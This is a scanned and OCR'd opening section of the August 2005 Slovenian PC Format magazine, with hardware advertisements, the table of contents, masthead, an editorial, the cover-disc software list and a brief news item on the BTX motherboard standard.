VELIKA NAGRADNA IGRA! Prisluzite si lahko spletno kamero, miško, gol za nogomet... 15 NAGRAD!

AVGUST 2005 42 1.450 SIT

PC Format

DVD IZDAJA


VSE, KAR VAŠ PC POTREBUJE

TUKAJ JE...

GEFORCE 7800GTX

Preberite tri strani dolg opis najhitrejše grafične kartice!

RAZKRIVAMO VAM
FILMI IN IGRE



PREDELAJTE AVTO
VIDEO ZA VOLANOM

OPISI NOVIH IGER
BATTLEFIELD 2

42 TESTOV NOVE STROJNE OPREME

VODIČI, DELAVNICE, NASVETI!
Photoshop, MS Office, eBay, Rome...

EKSTREMNO
MORILSKI TEST
Poglejte, kaj vse lahko preživi vaš notesnik!

"Želimo, da je igra tako nesramna, kot je le mogoče"

GEORGE BROUSSARD O DUKE NUKEM FOREVER IN PREY

SKENERJI
PREIZKUSILI SMO 4 NOVE SKENERJE IN JIH OCENILI

V MREŽI HEKERJEV
OD BLIZU SPOZNAJTE NADLOGO, KI JE POKOPALA TROJANCE, IN SE ZAVARUJTE

AVGUST 2005 42 DVD 1.450 SIT
9 771580 819009

Vojna generacija JAE računalnikov

Z AMD Athlon™ 64 procesorjem in igro Battlefield 2

Simbolna slika - monitor, tipkovnica, miš in zvočniki proti doplačilu.

JAE Butterfly Cyclone NF4

- AMD Athlon™ 64 procesor 3000+ 939 s HyperTransport™ tehnologijo Edini Microsoft® Windows® kompatibilni 64-bit PC procesor.
- DFI Lanparty osnovna plošča z Nvidia NForce 4 Ultra vez. naborom
- 512 MB DDR 400 pomnilnika Corsair
- 160 GB Serial ATA II trdi disk z 8 MB medpomnilnika
- Gigabyte GeForce 6600 PCI-X grafična kartica s 128 MB DDR RAM
- 16x NEC Multi-DVD zapisovalnik s podporo za 8.5 GB DVD+R
- računalniško ohišje Chenbro Gaming Bomb, 550W napajalnik
- Priloženi programi: Thief: Deadly Shadows, Cyberlink Power DVD 5

Vgrajene tehnologije DFI LANPARTY UT nF4 Ultra-D osnovne plošče: podpira DXG(Dual Xpress Graphics) - 2x PCI-Express 16x, 2x Gigabit (1000 Mb/s) mrežni vmesnik, podpora za Serial ATA trde diske (4x), 6x USB 2.0 podatkovni vmesniki, S/P DIF vhodno/ izhodni priključek, 8-kanalni zvočni procesor s Karajan avdio vmesnikom, FireWire podatkovni vmesnik, EZ-on / EZ-touch gumba na plošči.
Druge lastnosti: disketna enota 1.44 MB v črni barvi, podloga za miško Verbatim, knjiga z navodili za uporabo Moj Prvi PC, garancijska doba: 24 mesecev.
Primer izračuna hitrega kredita:


polog	št. obrokov	obrok	skupaj
20.158,00 SIT	+ 11x	15.103,00 SIT	186.292,00 SIT

V izračunu zajemamo tudi obračun obresti do konca meseca (interkalarne obresti), zato cena kredita pada vseskozi do zadnjega v mesecu. EOM: 22,36%

Priporočena dodatna oprema

- nadgradnja diska na 250 GB SATA Maxtor, 7200 obr./min., 8 MB	11.990,00 SIT
- multimedijska tipkovnica Chicony PS/2 SLO (v beli ali črni barvi)	2.280,00 SIT
- optična miška Logitech Premium (v beli ali črni barvi)	3.360,00 SIT
- LG TFT LCD monitor 17" 1715S	55.920,00 SIT

Priložena igra Battlefield 2



Battlefield 2 pelje serijo v moderne čase in tokrat se boste spopadli z najbolj modernimi orožji in vozili. Naenkrat se lahko v večigralskih bojih pomeri do 64 igralcev, ki bodo uživali v pisanih kartah, ki se raztezajo od mestnih ulic do neprehodnih gozdov po vseh vročih točkah širom sveta.
Izrazita novost v igri je razlikovanje med različnimi elementi na terenu, saj vas bo skrivanje za skalo obvarovalo sovražnikovih krogel, medtem ko lesena ograja ne ponuja več varnega zavetja.
Nadalje so izpiljene naprednejše večigralske možnosti, denimo ustvarjanje in urejanje klanov, komunikacija s slušalkami, niti pa ni nujno, da se na bojišču pomerite kot vojak, kajti lahko prevzamete tudi vlogo komandanta in zgolj odrejate ukaze borcem na taktični karti.

Redna cena igre je 10.490 tolarjev, v kompletu z računalnikom JAE Butterfly Cyclone NF4 pa jo prejmete brezplačno!

169.990

Cena je v slovenskih tolarjih in vsebuje vrednost davka na dodano vrednost (20%).
V ceno je vštet samo računalnik po ponudbi brez dodatne opreme.

* Številka modela označuje relativne programske zmogljivosti v primerjavi z ostalimi AMD procesorji.

JAE
http://www.jae.si

JAE LJUBLJANA
☎ (01) 58-96-226
(01) 58-96-210
prodaja@jae.si
JAE d.o.o.
Brnčičeva 13
1000 Ljubljana

JAE CELJE
☎ (03) 49-11-777
(03) 49-11-778
prodaja-ce@jae.si
JAE d.o.o.
Opekarniška 9
3000 Celje


JAE MARIBOR
☎ (02) 25-21-264
(02) 25-21-265
prodaja-mb@jae.si
JAE d.o.o.
Loška ulica 13
2000 Maribor

JAE NOVO MESTO
☎ (07) 33-16-370
(07) 33-16-372
prodaja-nm@jae.si
JAE d.o.o.
Novi [illegible]
8000 [illegible]

Vse slike v so zgolj simbolne. Cene in izračuni kreditov so veljavni na dan 21.7.2005. Podjetje JAE si pridržuje pravico, da kadarkoli in brez predhodnega obvestila spremeni v tem oglasu [illegible]
Morebitne napake v pripravi brevdit, fotografij izdelkov in preračunu kreditov niso izključene. Vse cene so v slovenskih tolarjih in vsebujejo EDV.

acer

neomejena mobilnost



TRAVELMATE 2312 NLM
Zaslon15"XGA TFT
Procesor Intel® Celeron® M 360 (1,4GHz)
Pomnilnik 256MB
Trdi disk 40GB
DVD RW Dual
Grafična kartica 64MB VRAM shared
Mrežna kartica in modem 56K
Bootable Linux OS

179.900,00 SIT
DDV je vračunan v ceno.

TRAVELMATE 4152 LMi
Zaslon15"XGA
Procesor Intel® Pentium® M 740 (1.7GHz)
Pomnilnik DORII 512MB (2x256MB)
Trdi disk 60GB
Enota DVD RW Dual
Grafična kartica
128MB VRAM shared
Mrežna kartica in Wireless 802.11g
Microsoft® Windows® XP Home US

291.308,00 SIT
DDV je vračunan v ceno.

TRAVELMATE 4601WLMi
Zaslon 15.4"WXGA
Procesor Intel® Pentium® M 730 1.6GHz
Pomnilnik DDR II 512MB (2x 256MB)
Trdi disk 60GB
Enota DVD RW Dual
Grafična kartica
64MB ATI MOBILITY™ RADEON™ X600
Mrežna kartica in Wireless 802.11g
4 -in -1 čitalec kartic
Microsoft® Windows® XP Professional US

359.640,00 SIT
DDV je vračunan v ceno.

TRAVELMATE 8103WLMi
Zaslon 15,4" WSXGA+
Procesor Intel® Pentium® M 750 (1.8GHz)
Pomnilnik DDR II 512MB (2x256MB)
Trdi disk HDD 80GB
Enota DVD RW multi DL
Grafična kartica
128MB ATI MOBILITY™ RADEON® X700
Mrežna kartica in Wireless 802.11a/b/g/
Bluetooth
Microsoft® Windows® XP Professional US

557.442,00 SIT
DDV je vračunan v ceno.

TrendNET rešitve

POOBLAŠČENI DISTRIBUTER
TrendNET d.o.o., računalniški inženiring, Šlandrova cesta 6A, 3320 Velenje,
Tel.: 03 5863 033, Fax: 03 5861 970, Spletna stran: www.trendnet.si, e-pošta: info@trendnet.si

BenQ

TrendNET rešitve

FP 767 V2
Velikost zaslona 17"
Resolucija 1280 x 1024
Velikost pike 0,264 mm
Barve 16.2 milijonov
Kontrast 500:1
Svetilnost 260 cd/m2
Odzivni čas 12ms
Varnost TCO'99
Garancija 36 mesecev

66.720,00 SIT
DDV je vračunan v ceno.

FP 931
Velikost zaslona 19"
Resolucija 1280 x 1024
Velikost pike 0,294 mm
Barve 16.2 milijonov
Kontrast 450:1
Svetilnost 250 cd/m2
Odzivni čas 16ms
Varnost TCO'99
Garancija 36 mesecev

83.280,00 SIT
DDV je vračunan v ceno.

PB 6210
Svetlost 2000 ANSI lumnov
Stopnja kontrasta 2000:1
Velikost slike 31" do 300"
Domet 60"@2m (60"@6.6 feet)
Stopnja zoom-a 1:1.2
Tehnologija zaslona DLPTM Plošča XGA
Običajna ločljivost XGA (1024 x 768)
Podprta ločljivost 640 x 350 do 1280 x 1024
Celotna paleta 16.7 milijonov barv
Stopnja pregleda razmerje prikaza 4:3 / 16:9
Življenjska doba žarnice 2000 ur / 3000 ur
Video združljivost NTSC / PAL / SECAM / NTSC
Dimenzije 262 x 98,4 x 215,5 mm
Teža 2.9 kg
Poraba energije 285W (Maks.)

296.280,00 SIT
DDV je vračunan v ceno.

POOBLAŠČENI DISTRIBUTER
TrendNET d.o.o., računalniški inženiring,
Šlandrova cesta 6A, 3320 Velenje,
Tel.: 03 5863 033, Fax: 03 5861 970,
Spletna stran: www.trendnet.si

TRENDnet

TRENDnet USA

TrendNET rešitve

TE100-S5P
5 portni 10/100Mbps N-Way
Mini Switch (plastično ohišje)

4.268,00 SIT
DDV je vračunan v ceno.

TE100-PCIWN/10
Mrežna kartica
10/100Mbps, Plug-and-Play

1.200,00 SIT
DDV je vračunan v ceno.

TW100-BRV204
DSL/Cable VPN Firewall
Router in 4 portni Switch

17.786,00 SIT
DDV je vračunan v ceno.

POOBLAŠČENI DISTRIBUTER
TrendNET d.o.o., računalniški inženiring, Šlandrova cesta 6A, 3320 Velenje, Tel.: 03 5863 033, Fax: 03 5861 970
Spletna stran: www.trendnet.si, Elektronski naslov: info@trendnet.si

networks **DEFENDER**

TrendNET rešitve

Celovita varnostna rešitev Vašega podjetja.

NA VOLJO TUDI ZA MANJŠA PODJETJA

- ... FireWall
- ... Mail AntiVirus
- ... Mail AntiSpam
- ... Mail Content Checking
- ... Web Content Scanning
- ... Web Content Checking
- ... VPN IPsec
- ... VPN PPTP
- ... Quality Of Service
- ... DHCP Server
- ... Web-based administration
- ... Online-update (both automatic as manual)
- ... Supporting typical SOHO environments

Pustite vse skrbi za seboj.
Dovolite, da NETWORKSDEFENDER poskrbi za VARNOST VAŠEGA OMREŽJA.

TrendNET d.o.o., računalniški inženiring, Šlandrova cesta 6A, 3320 Velenje,
Tel.: 03 5863 033, Fax: 03 5861 970, Spletna stran: www.trendnet.si

www.networksdefender.com

PARTNERJI ZA NADALJNJO PRODAJO

Oglasite se na info info@trendnet.si in dogovorili se bomo za sodelovanje !!

PCFormat

PCF 42 Avgust 2005

Vse, kar vaš PC potrebuje

V tej številki

Vklop

Novice 10
Kdo je rekel, da se poleti nič ne dogaja?

Opremljeni 14
Najbolj vroče nove naprave na trgu

Teme

Filmi in igre 18
Resident Evil, *Streetfighter* in *Super Mario*... cel kup iger obstaja, po katerih so bili posneti filmi

Ubijanje notesnika 22
Vojaški notesniki zamrznjeni, povoženi in ustreljeni v našem testu vzdržljivosti

Vrhunci razvoja 26
Kaj se dogaja s trdimi diski in po kateri poti korakajo - bodo šli v nebesa ali peklo?

Delavnice

Grafika 68
Kako se lotiti novega grafičnega prvaka?

Domača pisarna 72
Nekaj možnosti *Office*, ki ste jih spregledali

Animirani GIF-ji 74
Animirane sličice na noro enostaven način

Uničevanje podatko 76
Za vselej se znebite občutljivih podatkov

Modifikacije 78
Nadaljujte s predelavo *Rome: Total War*

Video konference 80
Klepetajte s prijatelji na boljši način

Trgovina iz naslanjača 82
Odprite lastno spletno trgovino

Spletna dražba 84
Izkoristite prednosti kupovanja na eBayu

Praktični nasveti

Modifikacija avta 87
Niso samo na MTV-ju tisti, ki znajo

V mreži hekerjev 90
Trojanski konji pod drobnogledom

Vprašajte Gregorja 94
Pohitite, preden pobegne na dopust

Odklop

DVD kotiček Za poletni odklop 109

Spletne strani Skrito na spletu 110

Kisli možgani In rdeča pesa 113


Samo še to... In še malo zraven 114

Draga, ubili smo notesnik!

Oziroma smo vsaj poskušali. Preberite, kako nam je uspelo

22


NAROČITE SE
Postanite srečni lastnik najbolj uporabne revije pod soncem.
Stran 16



20
Scenariji

54
Battlefield 2

51
Prey



Kazalo oglasov

Accord-92	37, 39, 40, 124	Norman	107
Andersen	14	OMV	86
Anni	35	PC HAND	21
Big Bang	71	Radio Krško	63
BOF	123	Radio Viva	89
Foto GRAD	91	Ribera	93
Fronta.org	7	Si.Mobil	110
Inea	12	Teal	95
JAE	2	TechTrade	42
KFM	95	Telemach	77
Leadtek	9	Tift	97
Lestra	50	TrendNET	3
Mikroing Trade	105	Verbatim	11, 13, 15, 17
Mobinet	83	VideoToP	44, 49, 81

Vsebina revije

Soočeni

30 Skenerji
Edini način za digitalizacijo starih fotografij

98 Supertest
20 osnovnih plošč za procesorje Intel in AMD

Strojna oprema

32 GeForce 7800 GTX
36 AMD Athlon 64 FX-57
36 AMD Athlon 64 X2 4800+
37 ATI Radeon X800XL 512MB
38 NEC ND 3540A
40 Nokia 7710

37 Ostali opisi
Akasa AK-827-RD, Canon EOS 350D, Patriot PC3200 EP LL, QuickCam Communicate for MSN Messenger, Sony Ericsson K300i, PCX nibirU, Toshiba Satellite Pro M40X, Akasa Integral, Logitech Cordless Mini, Trust CR-1200, Prestigio Pocket Drive

Programska oprema

42 F-Secure Internet Security 2005
42 Singing Coach
43 DivX 6

Igre

51 Prey
Po mnogih letih razvoja končno prihaja

46 Sladke igre
48 Dungeon Siege II
48 Myst 5: End of Ages
50 Lestvice
54 Battlefield 2
56 Star Wars Galaxies: RotW
56 NHL Manager 2005
57 Area 51
58 Democracy
58 CTSF: Fire for Effect
59 Worms 4: Mayhem
60 Stalingrad
60 Delta Force Xtreme
61 Singles 2

62 Kratki opisi
N, Chaos League: Sudden Death, Sacred Underworld, The Great Art Race, CRC Racing 2005, Food Force

63 Plemenska scena
64 Pogled nazaj

POSTER

PCFormat

Stopite v stik ...
info@pcformatslo.net
www.pcformatslo.net

PC Format
Trg revolucije 2
2000 Maribor
Tel: 02 330 330 0 Fax: 02 330 331 1

Urednik Aljoša Hancman
Namestnica urednika Barbara Banović
Urednik diska Nebojša Janković
Oblikovanje in prelom strani
Barbara Banović, Bošjan Krajnc, Goran Radinović, Brane Smodič
Sodelavci Daniel Andjelković, Matt Avery, Tomaž Bartolj, Andrej Belina, Tomaž Bratuša, Kieron Gillen, Aljoša Hancman, Uroš Jaušovec, Geoff Harris, Dan Griliopoulos, Peter Ježovnik, Tomaž Kotnik, Uroš Majcenović, Alec Meer, Fran Uhotka, Gregor Miraz, Sebastjan Omerzu, Andrej Potočnik, Matej Slanič, Jelena Varda, Ivo Vidergar, Luis Villazon
Ilustracije Goran Radinović, Andrew McLaughlin
Lektoriranje Barbara Banović
Prevodi VideoToP d.o.o.

Založnik
VideoToP d.o.o.
Trg revolucije 2
2000 Maribor
Tel: 02 330 330 0 Fax: 02 330 331 1

Oglasno trženje
Ivo Vidergar, Janja Cebek
Tel: 02 330 330 8 Fax: 02 330 331 1
E-mail: oglasi@pcformatslo.net

Tisk in distribucija
Založnik VideoToP d.o.o.
Tisk Florjančič Tisk d.o.o.
Distribucija ČZP Večer d.d.

Naročnine in prodaja
Mihaela Weiss
PC Format naročnine
Trg revolucije 2, 2000 Maribor
Tel: 02 330 330 1, Fax: 330 331 1
E-mail: narocnine@pcformatslo.net

VideoToP

VideoToP je založnik specializiranih revij s področja računalništva in najnovejših tehnologij. Naš cilj je zadovoljiti strast naših bralcev tako, da jim damo revije, ki jim bodo ponudile veliko vrednost za njihov denar, zanesljive informacije in ki jih bo užitek brati. Razen revije PCFormat, v VideoToP-ovi založbi izhajajo tudi revije FHM, Digitalna Kamera in PCFormatov Popolni vodič. Več informacij o VideoToP-ovih revijah je na voljo na spletnih straneh **www.pcformatslo.net, www.digitalnakamera.net** in **ww.fhmslo.net.**

Članki iz *PCFormata* se ne smejo reproducirati brez predhodnega pisnega dovoljenja. Uredništvo ne sprejema odgovornosti za nenamerne in tiskarske napake. Prejeta pisma se smatrajo, da so bila poslana za objavo. Zavolja jasnosti in omejenosti prostora si pridržujemo pravico, da uredimo prejeta pisma. Avtorjem priznavamo avtorske pravice. V primeru, da vam nismo priznali avtorskih pravic, vas naprošamo, da nam to nemudoma javite in napako bomo odpravili.

Na podlagi 6. točke 25. čl. Zakona o davku na dodano vrednost sodi *PCFormat* med izdelke, za katere se obračunava in plačuje davek na dodano vrednost po stopnji 8,5%. Po 24. čl. ZDDV se za prilogi CD oz. DVD obračunava davek po splošni 20% stopnji, ki jo Videotop odvede po nabavni ceni. Davek je vračunan v ceno revije.


Del besedil v tej številki je prevzeten ali reproduciran iz *PCFormata*, katerih lastnik avtorskih pravic je **Future Publishing Limited, UK 2003.** Vse pravice so pridržane. Za več informacij o tej in drugih revijah Future Publishinga obiščite **http://www.futurenet.co.uk.**

Dopust!!!

Ko gredo baterije h koncu, jih je treba pač napolniti ali kupiti nove, tako preprosto je to pravilo. Želeli ali ne, tudi mi imamo v sebi neke vrste baterijo in moja je tik pred tem, da se bo zadrla: "Kolega, lepo sem ti rekla, da ne odgovarjam za posledice, če Možgani ne bodo več dobivali moje energije." Še sreča, da me od polnjenja baterij (=dopusta) ločita samo še dva odstavka. In, veste, kaj bom letos na dopustu počel? Če bo sreča mila: čisto nič.

Ampak zdaj nog še nimam v slani vodi, zato morda ne bi bilo napak, da na hitro zajadram skozi vsebino tokratnega *PCFormata*. Posebej ponosni smo ta mesec na našo temo, ki govori o povezavah med igrami in filmsko industrijo (stran 18), ponosni smo tudi na to, da smo dali notesnik v roke bratrancu Gregorja Mraza in eden zdaj še vedno dela (stran 22), od ponosa nas razganja tudi ob predstavitvi nove nVidiine pošasti, GeForca 7800GTX (stran 39 minus 7), s posebnim ponosom pa gledamo tudi na supertest novih osnovnih plošč za Intelove in AMD-jeve procesorje (stran 7 na kvadrat krat 2). Tudi na rubriko o igrah smo ponosni: predstavljamo vam veliko napoved igre *Prey* in opis *Battlefield 2*. Skratka, ko govorimo o avgustovski številki *PCFormata*, kar zardevamo od ponosa. Upravičeno ali neupravičeno? Ko se boste prebili skozi vseh 116 strani sočne vsebine in pogledali še poster in nakupovalni vodič, sem prepričan, da boste obkrožili prvo.

Zdaj grem pa domov, vržem v avto šotor, kremo za sončenje, kopalke in ostale potrebne stvari, preverim da je med temi stvarmi tudi moja družina, ugasnem mobilni telefon in vrtim volan, dokler ne zagledam morja. Se vidimo po dopustu, če me ne poje morski pes.



ALJOŠA HANCMAN
Urednik
hancman@videotop.si

Ekipa se predstavi

BARBARA BANOVIĆ
Če bereste to v prvem tednu avgusta, potem prismile od nje tope pozdrave s sončne in vroče Korčule.

GORAN RADINOVIĆ
V odsotnosti Branета in samo delni prisotnosti Hiše je moral prevzeti v sedmo pressavo. Slava mu.

BOŠTJAN KRAJNC
Ta mesec se je Mišo v glavnem ukvarjal s prenavljanjem naše spletne strani. Upam, da vam je všeč. Sicer.

IVO VIDERGAR
Od vseh ljudi v uredništvu ga bo neznanca najlažje identificirati. Ern, od podplatov do njegovih strlečih las.

MIHAELA WEISS
Skorajda nas je že razočarala izgovarjati njen priimek. Nismo pa posebej prepričani, da ga znamo prav napisati.

Od 1. septembra se bo treslo "U NULO"

WWW.RUSILNECENE.COM

PRIHOD NOVE INTERNETNE TRGOVINE!

RUŠILNE CENE

PCFormat

na vašem disku

Celotni programi

Serif DrawPlus 5

Od okrasnih elementov strani in logotipov do celostranskih ilustracij in animirane spletne grafike – *DrawPlus 5.0* zmore vse to in še veliko več. Z močjo vektorske grafike vam bodo nove kreativne možnosti kar same skakale pred oči. Če ste začetnik ali bolj izkušen uporabnik, v tej aplikaciji boste hitro našli orodja, s katerimi se boste lahko zabavali. *DrawPlus* je izdelek, ki mu po kvaliteti v njegovem cenovnem razredu ni para.

ShopFactory 5 Light

Če si želite postaviti spletno trgovino, potem je to stvar za vas. Vse, kar program želi od vas, je le nekaj klikov in uporabniki bodo že lahko polnili svoje navidezne nakupovalne vozičke, vam pa bo veselo cingljalo v blagajni. Ne manjka niti podpora za cel kup najbolj popularnih spletnih plačilnih sistemov.

CyberScrub Pro 3.0

CyberScrub je napredna varnostna aplikacija, ki je bila zasnovana za to, da vam bo pomagala s trdega diska popolnoma odstraniti vse občutljive podatke, zaščititi vaš računalnik in vas varovati med brskanjem po internetu. Brisanje datoteke tukaj pomeni nepovratno uničenje podatkov, kodiranje imena in datumov in nazadnje brisanje te nerazpoznavne gmote z diska za vselej.

Najboljši celotni programi

Na naših diskih boste našli samo kvalitetne aplikacije in orodja, ki imajo visoko vrednost. Javite nam, kaj bi radi videli na disku in storili bomo vse, da vam ugodimo.

Igrajte najnovejše igre


Ne čakajte ure in ure, da se snamejo demo različice najboljših iger tega meseca. Vse so tu.

Kdo še potrebuje navodila?

Želimo, da iz vaših brezplačnih programov potegnete največ. Toliko vodičev in delavnic kot v *PCF*, boste težko našli še kje drugje.

Tehnična podpora

Če boste imeli kakršnekoli težave z diskom, pokličite na telefonsko številko 02 330 3301.




Preizkusni programi

Adobe Reader 7 Brez tega ste v svetu PDF-jev bosi
3DMark05 Preizkusite svojo grafično kartico
Ad-Aware SE Spyware ne bo sam od sebe zapustil diska
Digital GEM Fantastičen vtičnik za *Photoshop*
HyperSnap-DX 5 Odlično orodje za zajemanje slik
Lost Auction 4.4 Izsledite najboljše kupčije na eBayu
Marratech Udeležite se vseh videokonferenc sveta
OpenOffice.org 1.1.4 Tokrat različica za Linux
Opera 8.0 Eden izmed najboljših spletnih brskalnikov
PCMark04 Vas zanima kako hiter je vaš sistem?
Photoshop CS2 Gotovo najboljši program za risanje
RawShooter Essentials 2005 Obvladajte format RAW
SpeedFan 4.23 Izmerite temperaturo vašega PC-ja
The GIMP Odličen in brezplačen risarski program

Igre

America's Army: Special Forces (Q-Course) 2.4
Area 51 Privoosebna strelska igra, opis v tej številki



Battlefield 2 Fantastična večigralska igra, preberite opis
Battle Mages: Sign Of Darkness Domišljijska strategija
Chaos League: Sudden Death Krvav šport prihodnosti
Civil War Bull Run Ameriška državljanska vojna
Codename Panzers: Phase Two Odlična strateška igra
Cross Racing Championship 2005 Noro dirkanje
Delta Force: Xtreme Predelava stare uspešnice, preberite opis
London Taxi Usedite se za volan taksija v Londonu
Mythic Blades Domišljijska igra, ki je vredna vašega časa
Rome: Total War Kar potrebujete za svojo predelavo
Salvo! Simulacija pomorskih bitk, ne modernih
S.C.A.R Odlična simulacija dirkanja z zametki RPG

Dodatki in modi

Desert Combat Vse lastnosti *BF2* s pogonom *BF1942*
Call of Duty: Heat of Battle Ekipno naravnan mod
Doom 3: Classic Doom Stari *Doom* v novi preobleki
Far Cry: Obsidian Edge Paket novih zemljevidov
Half-Life 2: Plan Of Attack Odlična strateška predelava
Star Wars Battlefront: Jedi Modification Bodite jedi

Bonus

Adventure Game Studio Izdelajte svojo igro
Gonilniki Najnovejši gonilniki za grafične kartice
DivX Play 6.0 Najnovejši kodek s predvajalnikom
Rome: Total War Pomoč za vodič skozi predelovanje

Seznam velja za *PCFormatov* DVD. Na CD-ju boste našli veliko manj vsega. Če vam to ni dovolj, se čim prej naročite na DVD različico revije.

Leadtek®

Slikovna komunikacija

Celostne grafične rešitve

Leadtek omogoča realno-časovno in multimedijsko komunikacijo.
Ponujamo popolne VGA in Multi-Medijske rešitve za obogatitev vašega zivljenja.

MyVIVO

NOVO

WinFast PX7800 GTX TDH

- nVidia GeForce 7800GTX GPU
- 256MB/256 bit, high speed DDR3 pomnilnik
- Podpira 2x DVI in TV izhod
- Podpira Microsoft DirectX 9.0c
- OpenGL 1.5

WinFast Duo PX6600GT TDH

- nVidia GeForce 6600GT GPU x 2
- 256MB/256 bit, high speed DDR3 pomnilnik
- Podpira 2x DVI in TV izhod
- Podpira Microsoft DirectX 9.0c
- OpenGL 1.5

NOVO

WinFast PX6600 TD

- nVidia GeForce 6600 GPU
- 256MB/ 128 bit, high speed DDR pomnilnik
- Podpira D-Sub, DVI in TV izhod
- Podpira Microsoft DirectX 9.0c
- OpenGL 1.5

WinFast PX6200 TC

- nVidia GeForce 6200 GPU
- 64MB/64 bit, high speed DDR pomnilnik
- Podpira DVI in TV izhod (z DVI - D-sub konektorjem)
- Podpira Microsoft DirectX 9.0c
- OpenGL 1.5

WinFast TV USB II Deluxe

- 3-portni USB 2.0 hub
- Time-shifting & PIC
- Direct Burn
- De-interlacing

WinFast PVR 2000

- 10 bit Video dekoder
- Strojni MPEG II enkoder
- Time-shifting & PIC
- Direct Burn

The Total Integrated Graphics Solution Provider

www.leadtek.com.tw

BTX živi

Govorice o propadu standarda so očitno pretirane...

Zanimanje za BTX se povečuje, saj so se proizvajalci končno odzvali.

Se še spomnite Intelovega koncepta Balance Technology Extended (krajše BTX)? Zasnovan je bil kot inteligentna zamenjava za zasnovo osnovnih plošč ATX, ki jih že leta uporabljamo. Na kratko bi lahko razložili, da gre za preprečevanje pregrevanja z inteligentno postavitvijo komponent na osnovni plošči, tako da dobijo pomembni notranji organi računalnika dovolj svežega zraka.

In koliko uporabnikov se je odločilo za to revolucionarno zasnovo? Točno pol od nič. To pa zato, ker proizvajalcem osnovnih plošč ni ravno zadišala po okusnem. Intel je še vedno edini proizvajalec osnovnih plošč BTX, letos pa se je na prireditve Computex v Taipeju pojavilo nekaj presenečenj. Nekaj proizvajalcev ohišij, kot sta Enlight in Aopen, je predstavilo nova ohišja BTX, Gigabyte pa je predstavil celo sisteme barebone. Proizvajalci so torej končno začeli migati. Pri Intelu pričakujejo, da bo do konca leta 2006 15% prodanih sistemov prav BTX.

